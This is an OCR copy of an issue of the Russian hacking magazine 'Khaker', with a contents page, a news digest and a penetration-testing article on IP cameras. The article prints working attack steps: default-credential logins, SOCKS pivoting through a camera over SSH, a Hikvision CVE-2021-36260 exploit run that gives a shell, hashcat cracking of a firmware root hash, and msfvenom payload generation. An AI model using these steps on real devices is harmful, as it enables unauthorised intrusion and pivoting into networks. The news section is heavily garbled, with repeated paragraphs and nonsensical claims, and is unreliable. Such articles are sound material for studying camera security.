ХАКЕР

№304

ВЗЛОМ IP-КАМЕРЫ НА ПЕНУ

Самые быстрые криптолокеры изнутри

Пишем злой драйвер

Эксплоит для Telegram

№ 304

CONTENTS

(Де)генеративные мемы грядут
Колонка главреда

MEGANews
Самые важные события в мире инфосека за июль

IP-камеры на пентестах
Используем видеокамеры не по назначению

Убойное видео
Как я написал эксплоит для бага в Telegram и что было дальше

Radare2 с самого начала
Учимся использовать опенсорсный фреймворк для анализа приложений в Linux

Принеси свой уязвимый драйвер
Разбираем BYOVD – одну из опаснейших атак на Windows за последние годы

Золотой ключик
Разбираем на примере принцип создания кейгенов

CobInt
Разбираем известный бэкдор и практикуемся в реверсе

Malleable C2
Создаем профиль для скрытой передачи данных Cobalt Strike

HTB Jab
Применяем AS-REP Roasting при атаке на Windows

HTB Perfection
Обходим фильтр SSTI на примере WEBrick

HTB Corporate
Эксплуатируем Self-XSS, брутим PIN от Bitwarden и подделываем JWT

HTB WifineticTwo
Атакуем OpenPLC и взламываем точку доступа

Недетский контроль
Настраиваем Linux для ребенка

Разгадайка
Пишем собственный деобфускатор для JavaScript

Асинхронная рансомварь
Разбираем механизм самых быстрых криптолокеров

Надзор за Sysmon
Защищаем мониторинг от атак штатными средствами Windows

BAX
Измеряем вольт-амперную характеристику полупроводника при помощи Arduino

ReForge
Улучшаем картинки, генерируемые Stable Diffusion


(ДЕ)ГЕНЕРАТИВНЫЕ МЕМЫ ГРЯДУТ!

Колонка гладиатора

Андрей Письменный
Главный редактор
andreyp@gamepro.ru


Срочно в номер: главному редактору журнала «Хакер» попались смешные мемасы! Точнее, сами по себе они вполне обычные, а вот их изнанка способна вызвать шок будущего. И вновь, конечно, снова нейросетки. Только все смеялись с тем, что машина пишет школьникам сочинения рефераты, как теперь ее научили еще и шутить-прикалываться.

Мемы, о которых идет речь, на первый взгляд действительно вполне ординарные. В центре — какой-нибудь персонаж, в вокруг — короткие шутки, высмеивающие его слабые стороны. Например, вот этот собакен рушит, что он хороший мальчик, а самого много несущие не кусали; думает, что хорошо надрессирован, а сам иногда пишет на ковре, ну и так далее.



Штука в том, что этот мем почти целиком сделан искусственным интеллектом на сайте Gif.app, при помощи плагина к плагину рецепта Image Meme Generator. Ты только называешь персонажа, ждешь минуту, и готово.

Кстати, мем про редактора «Хакера»? Пишем «Хакер» в edition, и...



И тут же вижу немного пугающее, потому что эта генерация сколоть нахмеевке над нами: «Думает, что на передаче крыс, а сами потихоньку пишут SQL-инъекции». Что, между прочим, чистейшая правда: недавно был именно такой материал и в его пользу говорит комментарий, чтобы подержать авторов статей для новичков. Что ж, уже, зараза!

Впрочем, мы отвлеклись (тем более, что самый жестокий прикол тут другой, но не будем об этом). Вместо этого нажмем кнопку Remix и глянем, что у хакера внутри.

GIF
Meme
Text
Remix
DESIGN MEME GENERATOR (remix)
Text
Text
Text

MEGANEWS

Issue #211 Feature
Omega Team

В этом номере YouTube и Россия: закрытие, обжалование, блокировки. Omega Team в Facebook и Twitter: что нам стоит сперва спросить. Microsoft: лейтмотив «безопасность», уязвимость Windows, атаки через телефонную линию. Apple: чашка Кандзи, а есть ещё Brea/Fruits и другие интересные события недели.

ЗАМЕДЛЕНИЕ YOUTUBE

В России начинает замедлять работу YouTube. Глава комитета Госдумы по информатизации Александр Хинштейн, что замедление связано с «нарушениями YouTube российского законодательства». Ранее Роскомнадзор и Ф.С.Р.Ф.Ф.Ф

НЕУДАЧНОЕ ОБНОВЛЕНИЕ CROWDSTRIKE

Сегодня мне уже несколько раз звонили коллеги из компании CrowdStrike. Рассказ Бизнес-тренера о том, что миллионы Windows-систем показали синий экран смерти.

Компания CrowdStrike предоставляет услуги по безопасности для предприятий. Среди прочих — решения для защиты конечных устройств и серверных систем, которые и были затронуты.

Что произошло? Компания CrowdStrike обнаружила ошибку в работе программного обеспечения, ответственного за мониторинг шаблонов угроз организующей в ОС Windows, Linux и macOS. Ошибка затронула Windows. Авторами ПО, рассчитанным для Microsoft, оказались специалисты компании CrowdStrike. Компания уже выпустила исправленную версию ПО, которая уже доступна для скачивания.

Компания сообщила, что причиной глобального сбоя стал баг в системе обновления ПО. Ошибка в ПО, которое отвечает за обновление шаблонов угроз, привела к тому, что компьютеры с установленным ПО CrowdStrike начинали работать с ошибкой и переходили длительным перезапуском. Нет Рассмотрим подробнее, что произошло, почему это произошло и почему ситуация, работа с которой потребовала от специалистов CrowdStrike и системных администраторов всего мира, работы с ошибкой BSOD и системой «Windows Recovery Environment».

Компания CrowdStrike, что причиной глобального сбоя стал баг в системе обновления ПО. Ошибка в ПО, которое отвечает за обновление шаблонов угроз, привела к тому, что компьютеры с установленным ПО CrowdStrike начинали работать с ошибкой и переходили длительным перезапуском. Нет Рассмотрим подробнее, что произошло, почему это произошло и почему ситуация, работа с которой потребовала от специалистов CrowdStrike и системных администраторов всего мира, работы с ошибкой BSOD и системой «Windows Recovery Environment».

Компания CrowdStrike, что причиной глобального сбоя стал баг в системе обновления ПО. Ошибка в ПО, которое отвечает за обновление шаблонов угроз, привела к тому, что компьютеры с установленным ПО CrowdStrike начинали работать с ошибкой и переходили длительным перезапуском. Нет Рассмотрим подробнее, что произошло, почему это произошло и почему ситуация, работа с которой потребовала от специалистов CrowdStrike и системных администраторов всего мира, работы с ошибкой BSOD и системой «Windows Recovery Environment».

НЕОБРАТИМАЯ ДЕГРАДАЦИЯ INTEL

Это противоречивое заключение инженерной компании Intel опровергло сообщения о том, что процессоры 13-го и 14-го поколений Intel Core страдают от ошибки 0x12B в ОКВМ — «ядрах» работают на сбоях. Под определенными нагрузками, в ежедневном режиме, ядро CPU выдает ошибку, приводящую к аварийному завершению приложений и к «зависанию» ПК. Ошибка приводит к необратимой деградации процессора.

Причина инженерная и пока, что касается производителей Core i9 13900K и i9 14900K, затронула 0,5 % случаев. Ошибка в работе расчетных модулей (частей) ядра Intel по-прежнему, полностью в CMM и вроде в процессоров предыдущего поколения. Что это значит? Возможно, дело в том, что в Intel Raptor Lake и Intel Raptor Lake-S, Intel 7 и Intel 7 Raptor Lake, Intel 7 Raptor Lake-S, Intel 7 Raptor Lake-HX, Intel 7 Raptor Lake-P, Intel 7 Raptor Lake-U, Intel 7 Raptor Lake-U9 — ошибка, приводящая к деградации, затронула 0,5 % 13900K и 14900K. В 13900KS и 14900KS. И, судя по сообщениям, в 13900K и 14900K. И, судя по сообщениям, в 13900K и 14900K. И, судя по сообщениям, в 13900K и 14900K

MEGANEWS

← Назад в Satori

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            55:fb:ef:87:81:23:9d:b1:c7:7f:0b:b5:c6:87:3e:f4
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, O=T-Mobile USA, Inc., CN=T-TLS
        Validity
            Not Before: Nov 8 23:52:53 2017 GMT
            Not After : Nov 8 23:52:52 2021 GMT
        Subject: CN=DS1 TRUST - ANT Test PN
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:e7:b5:78:20:92:3a:7f:ae:b3:f6:8e:49:08:...
```

«OEM-производители и поставщики устройств зачастую не знакомы с Android Platform Key, управляющей базами данных Secure Boot и подразумевают ведение дела с одним ключом и сертификатом на поставщика. В результате устройства поставляются с неиндивидуальным ключом, — обнаружил исследователь Amiga.»

Среди произведенных устройств с UEFI, которые использовали неиндивидуальные ключи, исследователи назвали Acer, Asus, Dell, Fujitsu, Gigabyte, HP, Intel, Lenovo и Supermicro, а ключи с отпечатком (SHA-1 от NOT SHR= x: -0C-NOT TRUST) - Secure Boot) различные продукты. Полный список можно найти здесь.

Очевидно, что ключи AMI вообще не предназначались для использования в производственных системах, и AMI предоставила их клиентам и потенциальным покупателям без тестирования. Однако еще в 2012 году могло случиться и публичное разоблачение Platform Key (его приватную часть AMI не хранила).

Рекомендуют нападение по адресу https://github.com/vinaysj/Pk2pem/issues/1 (уже и нападение, когда именно — не был уделен. При этом злоумышленник даёт оказался защищен пароля всего из четырех символов, то есть, вероятно, подбор и расшифровка данных занимает минуты.

«Первая проблема, связанная с ключами для PKfail, была выдана в мае 2012 года, а последняя — в июне 2024 года. В итоге до сегодняшнего дня, проблему с цифровой подписью также не удалось исправить в семи версиях, которые еще существуют уже более двенадцати лет», — сообщили исследователи.

Для борьбы с PKfail производителям рекомендуется генерировать Platform Key и удалять из своих прошивок тестовые ключи и заменять другими ключами. Также, разумеется, всегда следует заменить собственные ключи, которые были использованы тестовыми, обслуживанием BIOS, также как AMI.


Пользователям исследователи посоветовали следить за обновлениями прошивки от производителя и устройств и как можно скорее установить обновления, которые будут выпущены, устраняющие проблемы PKfail. Также эксперты Binarly заметили сайт CLR, который проверяет помощь пользователя проверяется и обнаружить уязвимые между PKfail устройства и вредоносное полезные нагрузки.

PQC-ЭКСПЛОЙТЫ В АТАКАХ

Сообщение Google Threat Intelligence Group от 23 июля 2026 года. Оказалось, эмпирическим можно ожидать атаки с использованием квантовых компьютеров в реальных атаках произойдет среди фактов этом начиная всего через **22 месяца** после публикации экспертов в открытом доступе.

Ранее Google сообщила, что современные способы борьбы с такой угрозой или заменили **ИСПОЛЬЗОВАНИЕМ** для быстрой разработки эффективных атаки обнаружили.

Среди **ПРИЧИНЫ** — CVE-2023-20198 — Cisco IOS XE, CVE-2023-3519 — Citrix ADC, CVE-2023-3389 — **APACHE**, CVE-2023-20269 — Cisco ASA, CVE-2023-20273 — Cisco IOS XE, CVE-2023-20198 — **COLLEGEDUN**, CVE-2023-20273 — Cisco IOS XE, CVE-2023-20269 — **MOBILEUNION**



Еще один интересный факт из опыта Google: **1,5%** от общего объема уязвимостей атаковали «прайм» — для 1,5% уязвимостей атаки в среднем прошло 1 месяц, тогда как остальные 98,5% уязвимостей перед 2022-2023 годом этот показатель составлял **0%**, то есть общий объем CVE-эксплоитов растет.

Особый интерес, что во время атаки среди уязвимостей, которые использовались, **20 0%** от всех 0Day-уязвимостей.

Blast-RADIUS

ATAKA BLAST-RADIUS

Группа хйр-специалистов и учены ан (Stuart Cheshire, Matthew Baldwin, Dominic Gallagher, Alexander Chernyakhovsky и Tom Geller) в Apple обнаружили серьезную атаку внимания к уязвимости (CVE-2024-3596) в протоколе RADIUS, которая позволяет злоумышленнику с большим бо- лет атака Blast-RADIUS позволяет злоумышленнику компрометировать сети и устройства с помощью MitM-атак и «злой» MD5.

Протокол RADIUS (Remote Authentication Dial-In User Service) был разработан в 1991 году, поэтому при его времени dial-up. С тех самых пор по остается фактическим стандартом для обеспечения аутентификации и подключения к сетям доступа по коммутируемым, широкополосным, точкам доступа и VPN-концентраторам, выполняемым за последние десятилетия. Так, RADIUS сегодня также поддерживает для управления взаимодействием клиент — сервер и используется для обеспечения:

- VPN доступа;
- DSL и оптоволоконные соединения, предназначенные интернет-провайдеры;
- работы Wi-Fi и аутентификации Wi-Fi;
- роуминга в сотовых сетях;
- DNN аутентификация в сетях 5G;
- аутентификация сотовой APN для подключения мобильных устройств к корпоративным сетям;
- аутентификация на устройствах управления IoT;
- Eduroam и OpenRoaming Wi-Fi.

RADIUS обеспечивает необходимое взаимодействие между клиентами (точки доступа, роутеры, коммутаторы и другие устройствами, предоставляющими доступ к сети) и центральным сервером RADIUS, который выступает в роли «мозгов» для аутентификации пользователей и политик доступа. Задача RADIUS — обеспечить централизованное управление аутентификацией, авторизацией и учетом сетевого доступа в системе. Клиенты рем-ности с дорогими тысяч устройств и сетей.

Протокол RADIUS изначально не имеет шифрования протокола и полезных MD5, поэтому злоумышленники, имеющие доступ к трафику RADIUS, можно- повлиять для решения на ответы RADIUS пользователям и могут сделать ничего. Однако производители и системные администраторы, которые создают RADIUS-серверы и управляют ими, рекомендуют использовать EAP (Extensible Authentication Protocol).

«Атака Blast-RADIUS позволяет злоумышленнику, находящемуся между клиентом и сервером RADIUS, принудить сервер RADIUS использовать протокол в этой не надежный запрос аутентификации, — сообщили исследователи. Если сервер RADIUS и клиент поддерживают EAP, с целью атаки злоумышленник не сможет. Но необходимости отдавать или заставлять перейти или Shared-secret. В этого атакующий не получает доступа данных. Злоумышленник использует лишь атаку, имеет возможность повлиять свои проверяет ответ RADIUS. Если сервер RADIUS не использует EAP, атакующий RADIUS для аутентификации или принять себя пользовательские сетевые правил.»

Дело в том, что протокол RADIUS использует злосовершенные MD5 запросы и ответы на основе общего секрета для аутентификации. Запрос, который разработанный отказывается, вычисляет ваш «хеш» MD5 с выбранным пользователем, необходимым для подмена корректного ответа Access-Accept, обозначающего успешный запрос на аутентификацию. Затем этот подделанный MD5 ответ направляется сетевой соединения с помощью атаки man-in-the-middle, что позволяет злоумышленнику войти в систему.

Экспериментальные проблемы с подменой MD5 занимают от 3 до 6 минут, что по-прежнему, при 30-60-секундном тайм-ауте, обычно использующем в RADIUS. Однако каждый шаг клиентского запроса, отправленный в ответ, может быть подделан злоумышленником, а также поддается атакующей оптимизации. То есть злоумышленник с огромным ресурсом может ускорить атаку с помощью GPU, FPGA и другого современного и быстрого оборудования, чтобы добиться меньшего времени выполнения, уходит время и другого или даже сотни раз.

Поскольку атака не компрометирует учетные данные конечного пользователя, для защиты от атаки злоумышленников не нужно сбрасывать учетные. Однако производителям и системным администраторам, которые создают RADIUS-серверы и управляют ими, рекомендуют использовать EAP (Extensible Authentication Protocol).

Для защиты от Blast-RADIUS системные операторы могут перейти на RADIUS over TLS (RADSEC), мультиплексная разновидность RADIUS и исторгнуть подарок RADIUS от клиентов с помощью VLAN с ограниченным доступом или туннелированием TLS/IPsec.

По мнению исследователей, в долгосрочной перспективе удостоверение способом обеспечивать RADIUS является передача данных по TLS или DTLS, что позволит обеспечить доверенную безопасность, включая конфиденциальность данных и запросов и целостность ответов Access-Accept и Access-Reject.

Хотя работала группа IETF уже разрабатывает новый стандартизацию, который обеспечивает аутентификацию, что такой атакующий злоумышленник сможет мешать или глаза Так, некоторые интернет-провайдеры (напр., AT&T) уже начали переходить на RADSEC.

«Учитывая огромное количество уязвимых, приложениям к обеспечению безопасности или использования, уязвимости, что такой инициирует протокол, как RADIUS, может стать мощным компонентом контрольного сценария. Однако, поскольку RADIUS — протокол, использующий слабые шифрования обеспечивает полное отсутствие конфиденциальности в социальной среде и часто использующий для получения общедоступных сетевых данных, злоумышленники могут использовать. Пример: ряд в исследования аутентификации протоколов, на для тех, кто использует RADIUS, мы рекомендуем использовать RADSEC, поскольку, в данном же случае, вероятность использования которую злоумышленник криптографии практически не видит и не понимает», — заключили исследователи.

TELEGRAM СЫТИРОВАЛИ НА 3 000 000 РУБЛЕЙ

Тагансий суд Москвы оштрафовал мессенджер Telegram на **3 000 000 РУБЛЕЙ** за отказ передачи информации об антитерористическом акциях.

По данным СМИ, сотрудник Роскомнадзора обратился в Telegram-канале «Недостаточно информации» с Вопросами ноября 1 8 марта прошлых и уголовного антитерористическим выступлениях. Вопросами запрашивал в Telegram предоставлении с требованиям данных тех пользователей, которые прокомментировали. Тоже этого в отношении канала был сообщения протокол об адекватностями правоохранительных.

Отмечается, что предоставлении Telegram в суд не явилось, хотя в Были уведомлены о заседании. Решение было принято в их отсутствие.

GOO.GL ЗАКРЫВАЕТСЯ

Компания Google объявила, что в 2025 году сервис для сокращения ссылок goo.gl окончательно прекратит свою работу. После этого все короткие ссылки перестанут функционировать и будут возвращать ошибку 404.

Напомним, что запущенный в декабре 2009 году goo.gl сервисом для пользователей и разработчиков вне в 2018 году. Тогда в Google заявили, что на рынке появилось множество аналогичных проектов, мобильных устройств, поисковых сервисов, приложений и интернет-вообще изменился до неузнаваемости.

В этого в компании сочли, что в сервиса для сокращения URL больше нет нужды, а создание новых ссылок, а также аналитика и управление были отключены в 2019 году.

Стоит отметить, что в 2018 году в Google планировали, что разработчики в этого перенесут накопленные ссылки Firebase, но в этого компании закрыла и этот сервис.

Так же можно сказать, что последние годы ссылки, ранее созданные с помощью goo.gl, продолжали работать.

Теперь же Google сообщила, что короткие серии, созданные с 30 января 2024 года для определенного процента (существующие ссылки goo.gl перед переходом в целевому адресу начинают отображаться предупреждение страницы с уведомлением о том, что вскоре ссылка перестанет работать.

При этом Google продолжает разрабатываться, что это промежуточная страница «Уведомление» будет выдавать корректный работа сайтов или ссылки.

«Напомню, если вы используете другие 302-редиректы, промежуточная страница может помешать пользователям выполнить полезные действия. Если вы встроили сокращенные метаданные в целевой URL, то пользователи не получат ожидаемый предпросмотр. Если что уже перенаправляет через такие, где отображаются исходные ссылки, — предупреждение в компании.»

А после 25 августа 2025 года все адреса goo.gl перестанут работать окончательно и будут возвращать только ошибку 404.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Злоумышленники выпустили Android-троянец замаскировавшийся

Исследователи выявили тысячи серверов, хранящих логи инфостилеров

Сервис ACE уязвимостью в Qlustercloud уже использовался хакерами

В магазине Google Play нашли расширений, воровать Kaspersky

Смартфоны Google Pixel 4 «закоренелостью» после сбоями в звонком исходном

Корейский производитель заплатил 600 000 пользователей вредоносным PC

Python запрещает импортировать Google Docs, ориентированным на приватность

Российские организации подвергаются атаке через компромисс нефтегазовой

Росгвардия, которая считает армянин тяжелой Battlemaster 2.4 фунты, обложив это под думою: «Не верится

В Google предупреждает запрещать стороннем cookie в Chrome

IP-КАМЕРЫ НА ПЕНТЕСТАХ

Используем видеокамеры не по назначению


Ф+Ник+Мал
Пентестер из РЦСБ
@FNaDNm

Все знают, что при пентесте можно получить изображение с камеры видеонаблюдения и порадовать тех, кто будет читать отчет. Эти картинки производят впечатление, но каков реальный импакт атаки на камеры? Сегодня поговорим о случаях, когда на камерах можно получить шелл, закрепиться и проксироваться через них.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

Все уже привыкли, что в отчете можно встретить картинку с захваченной пентестерами видеокамерой.




Безусловно, смотрится круто, но какой от этого импакт? Жизнь — это вам не игра Watchdogs 2, где взламывать устройства можно по нажатию кнопки в камеры. Злоумышленник, наверное, может выследить что-то важное, наблюдая, как сотрудники ходят по коридорам туда-сюда, а потом использовать это для социальной инженерии, но все подобные сценарии похожи скорее на бульвар полет фантазии.

С точки зрения пентеста куда интереснее получить шелл на захваченной камере. Раз внутри у нее небольшой компьютер, доступ к нему может оказаться небесполезным для атакующего.

КЕЙС 1: ПАРОЛЬ ПО УМОЛЧАНИЮ

Думаю, ты не раз видел подобное окно логина в веб-интерфейс камеры.




Заходим в веб-интерфейс IP-камеры

Понятно, что первая мысль — пойти в Google и поискать логины и пароли по умолчанию.

INFO


Иногда бывает, что знать логин и пароль от камеры не обязательно, чтобы получить с нее изображение. Для этого может быть достаточно подобрать правильную RTSP-ссылку, которая похожа на классическую HTTP-ссылку. Найти ее зачастую можно в документации к камере. Также для этого создан скрипт nmap rtsp-url-brute, но пока что в нем собраны далеко не все варианты ссылок.

Допустим, нам повезло и мы получили доступ в веб-интерфейс с правами администратора. Самое простое и быстрое, что мы можем сделать, — поискать возможность запустить SSH или Telnet. В примере ниже такая возможность нашлась.



Нашли возможности включения SSH

Пробуем активировать SSH. Ставим соответствующую галочку и жмем «Сохранить».



Включаем SSH в веб-интерфейсе камеры

Нам стал доступен порт 22 (TCP). Логично попробовать подключиться к SSH с теми же логином и паролем, что подошли к веб-интерфейсу. И у нас получается! Хотя, конечно, такое проканывает не всегда.

```
admin@ [redacted] -p 4444
busybox v1.2.1-390993 Protect Shell (psh)
BUSY**BOX(TM) VIT OF DaVinci SYSTEM Commands.

# ls
ls: Not Supported, try 'help'
# help
Built-in Commands:
------------------
exit          printfart          getHardInfo
getPreviedstatus  setip          setdip.
setGateway    displaystus        outputClose
outputOpen    getDebug           setDebug
debug.cg      getIrtstate        getMtu
setMac        setCamera          setIP
```

Подключаемся к камере по SSH

Давай посмотрим, что нам удалось получить. Достаточно быстро понимаем, что попали в шелл BusyBox, который сильно ограничивает наши действия. Здесь есть два пути. Первый — каким-то образом попытаться выйти из BusyBox в нормальный шелл (Bash, Ash или еще какой-то). Этот способ потенциально может дать большой эффект, но он слишком долгий, чтобы проворачивать его в рамках ограниченного по времени пентеста.

Поэтому есть второй вариант: можем воспользоваться по штатную возможность SSH проксировать трафик. В данном случае мы имеем дело с SSH-сервером Dropbear. Он легковесный, и его часто устанавливают на камеры. Казалось бы, для максимальной оптимизации из него должны были удрать возможности проксирования трафика, но производитель их оставил, чем мы сейчас и воспользуемся.

Для проксирования трафика через камеру проброс портов подключиться к ней по SSH с помощью следующей команды:

```
ssh root@IP -D 4444
```

```
┌──(kali㉿kali)-[~]
└─$ ssh admin@[redacted] -D 4444
admin@[redacted]'s password:
bind [::1]:4444: Cannot assign requested address
BusyBox v1.2.1-390993 Protect Shell (psh)
Enter 'help' for a list of davinci system commands.

# []
```

Подключение к SSH с флагом -D для проксирования трафика

При выполнении такой команды на нашей системе поднимается порт с поддержкой SOCKS5, который средствами SSH проксирует наши соединение через целевое устройство, в данном случае камеру. Пробуем проверить, что конфиг работает штатно.

```
┌──(kali㉿kali)-[~]
└─$ proxychains nc -zv 192.168.[redacted] 445
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:4444  ...  192.168.[redacted]:445
... OK
192.168.[redacted] [192.168.[redacted]] 445 (microsoft-ds) open : Operation now in
progress
```

Обращаемся к целевым ресурсам через proxychains4

Несмотря на то что мы не смогли обойти BusyBox, главной цели удалось достичь: проксировать трафик через камеру. На пентесте мне встречались инфраструктуры, в которых при обращении из сети камер не было никаких ограничений на доступ, что очень удобно для хакерских дел.

КЕЙС 2: УЯЗВИМОСТЬ В ПРОШИВКЕ

В этом кейсе обсудим, как получить RCE и запилиться на камере, когда изначально никакого доступа не удалось получить вообще.

Тут, правда, начальные условия немного сложнее. Допустим, мы снова встретили знакомый веб-интерфейс, попробовали пароли по умолчанию и еще несколько популярных паролей. Ничего не подошло, и попасть в админку мы не смогли. В таком случае можно было бы опустить руки и идти дальше. Но нет, мы пойдем в Google и поищем зарегистрированные уязвимости, желательно с готовым эксплоитом.

Мне удалось найти баг CVE-2021-36260. Это лишь пример, с другим обубудованием тебе может попасться любой другой баг. Но мне повезло сразу найти на готовый эксплоит.

Импакт от эксплуатации — возможность удаленного выполнения кода (RCE). Эксплуатация с готовым эксплоитом обычно происходит в одну команду.

```
┌──(root㉿kali)-[/home/kali]
└─# CVE-2021-36260.py --target 80 --rhost [redacted] --shell
[+] Hikvision CVE-2021-36260
[+] PoC by Ivan Gomes, Ivan Nikolski and Mr. Dan (2021)
[+] Checking if target is vulnerable ...80
[+] Etag: "[redacted]"
[+] Remote is verified exploitable
[+] Remote [redacted] is vulnerable, pwning now!
[+] Trying SSH tp [redacted] on port 8888

BusyBox v1.19.3 (2016-05-16 20:41:11 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# help
Built-in commands:
------------------
        . : [ [[ alias bg break cd chdir command continue echo eval exec
        exit export false fg getopts hash help jobs kill let local printf
        pwd read readonly return set shift source test times trap true
        type umask unalias unset wait

# whoami
sh: whoami: not found
# ls -l
drwx    dev    etc    init   lib    linuxrc opt    root   srv    tmp
drwx    devinfo home   lib    mnt    proc    sbin   sys    var
# []
```

Эксплуатируем CVE-2021-36260

Скрипт успешно отрабатывает, и мы получаем шелл на камере. В данном случае это полноценный Ash. Дальнейшие действия могут развиваться как угодно. Можем, например, запить C2 для закрепа или пивотнга. Ну а самый простой способ я уже описал выше: можно просто проксировать трафик с помощью SSH.

Продолжение статьи →

IP-КАМЕРЫ НА ПЕНТЕСТАХ

ИСПОЛЬЗУЕМ ВИДЕОКАМЕРЫ НЕ ПО НАЗНАЧЕНИЮ

КЕЙС 3: ХАРДКОД В ПРОШИВКЕ

В этот раз ситуация будет поинтереснее. Проксировать трафик нам поможет функция самой прошивки.

Логинимся в веб-интерфейс камеры средствами basic-аутентификации: снова подошли дефолтные креды. И сразу ищем, какие есть возможности для запуска SSH или Telnet. Таких возможностей не находим.

Веб-интерфейс видеокамеры

Сканируем порты и видим, что нам доступен Telnet.


```
Not shown: 678 filtered tcp ports (no-response), 313 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
80/tcp   open  http
554/tcp  open  rtsp
1720/tcp open  h323q931
2000/tcp open  rtmp
8000/tcp open  ntt
8008/tcp open  http-alt
49152/tcp open  unknown
```

Результат сканирования портов

Недолго думая, пробуем подключиться к нему с логином и паролем от веб-интерфейса. У нас ничего не выходит. Не сдаемся и идем в Google. Производитель пишет, что Telnet нужен только разработчикам, а обычным пользователям там делать нечего, и никаких паролей в открытом доступе нет. Можно было бы отступить, но пентестер — это не обычный пользователь. Я скачал прошивку с сайта производителя и решил в ней покопаться.


Скачиваем прошивку камеры с сайта производителя

Пробуем открыть прошивку обычным архиватором вроде 7-Zip. И у нас получается! Удивительно, но прошивка никак не защищена, не зашифрована и не использует внутри свою замороченную файловую систему. Все просто и доступно.




Обнаружение в прошивке файла /etc/passwd

Мы получили доступ к файловой системе rootfs. В ней есть директория /etc, а там — файлик passwd. Открываем его и видим хеш от учетки root.



Хеш пароля в файле passwd

Комментарии излишни!



Естественно, пробуем брутить этот хеш. Проблема старенькая — 2019 года, вероятность сбрутить такой хеш достаточно большая. Забегая вперед, скажу, что все получится.

Брутим при помощи hashcat:

```
hashcat -a 0 -m 500 '$1$ct8i3jPGcdSV4mhTmjAOkTwWhnFsIrmt1' /usr/share/wordlists/rockyou.txt
```

```
$1$e5yXFhqa$MypgonIKwsG2h8jfp4cqN.:wabjtam

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$e5yXFhqa$MypgonIKwsG2h8jfp4cqN.
Time.Started.....: Tue May 21 11:54:05 2024 (0 secs)
Time.Estimated...: Tue May 21 11:54:05 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (wordlists)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3135 H/s (0.10ms) @ Accel:64 Loops:500 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1....: wabjtam -> wabjtam
Hardware.Mon.#1..: Util: 3%

Started: Tue May 21 11:54:03 2024
Stopped: Tue May 21 11:54:07 2024
```

Успешно подбираем пароль по словарю

INFO

Мне стало интересно, что за камера я встретил, и, поискав по паролю, я нашел занятную статью на «Хабре». Как оказалось, это камеры китайского завода Brovotech, где закупаются многие производители. Если при пентесте встретишь попапе-камеру, возможно, тебе подойдет тот же пароль.

Попробуем подключиться к Telnet с помощью пароля, который только что сбрутили.

```
Escape character is '^]'.
(none) login: root
Password:
Welcome to Milinux.
# ls /sbin
addif     date      egrep     pip       iptnlm    ls        mv        pingm     sed       touch     unlmo
bmxpkm    dcfcmd    false     ip        iptunnel  mkdir     mvtunl    pivot_rt  sh        true      vi
cat       df        fgrep     ipmdr     kill      mknod     nice      pm        sleep     udhcpc    vlmd
chmod     echo      grep      ipmdr     kmod      mktemp    nmeter    pwd       sort      udhcpd
cp        egrep     ln        iptc      login     mv        pidof     rm        tar       umount
```

Успешное подключение к Telnet

Мы смогли подключиться к камере и получить полноценный шелл. Но Telnet, может быть, и хорош, но он «из коробки» не дает возможности проксировать трафик, как это делает SSH. Поэтому нам понадобится какое-то дополнительное средство, например SOCKS-прокси или C2.

Попробуем самый простой и распространенный вариант C2 — Metasploit с нагрузкой Meterpreter. Антивирусов на камерах я пока ни разу не встречал, поэтому можно не стесняться.

Генерируем нагрузку:

```
msfvenom -p linux/armle/meterpreter/bind_tcp -f elf -o bind
```

```
$ msfvenom -p linux/armle/meterpreter/bind_tcp -f elf -o bind
[-] No platform was selected, choosing Msf::Module::Platform::Linux from
[-] No arch selected, selecting arch: armle from the payload
No encoder specified, outputting raw payload
Payload size: 232 bytes
Final size of elf file: 316 bytes
Saved as: bind
```

Генерируем полезную нагрузку для камеры

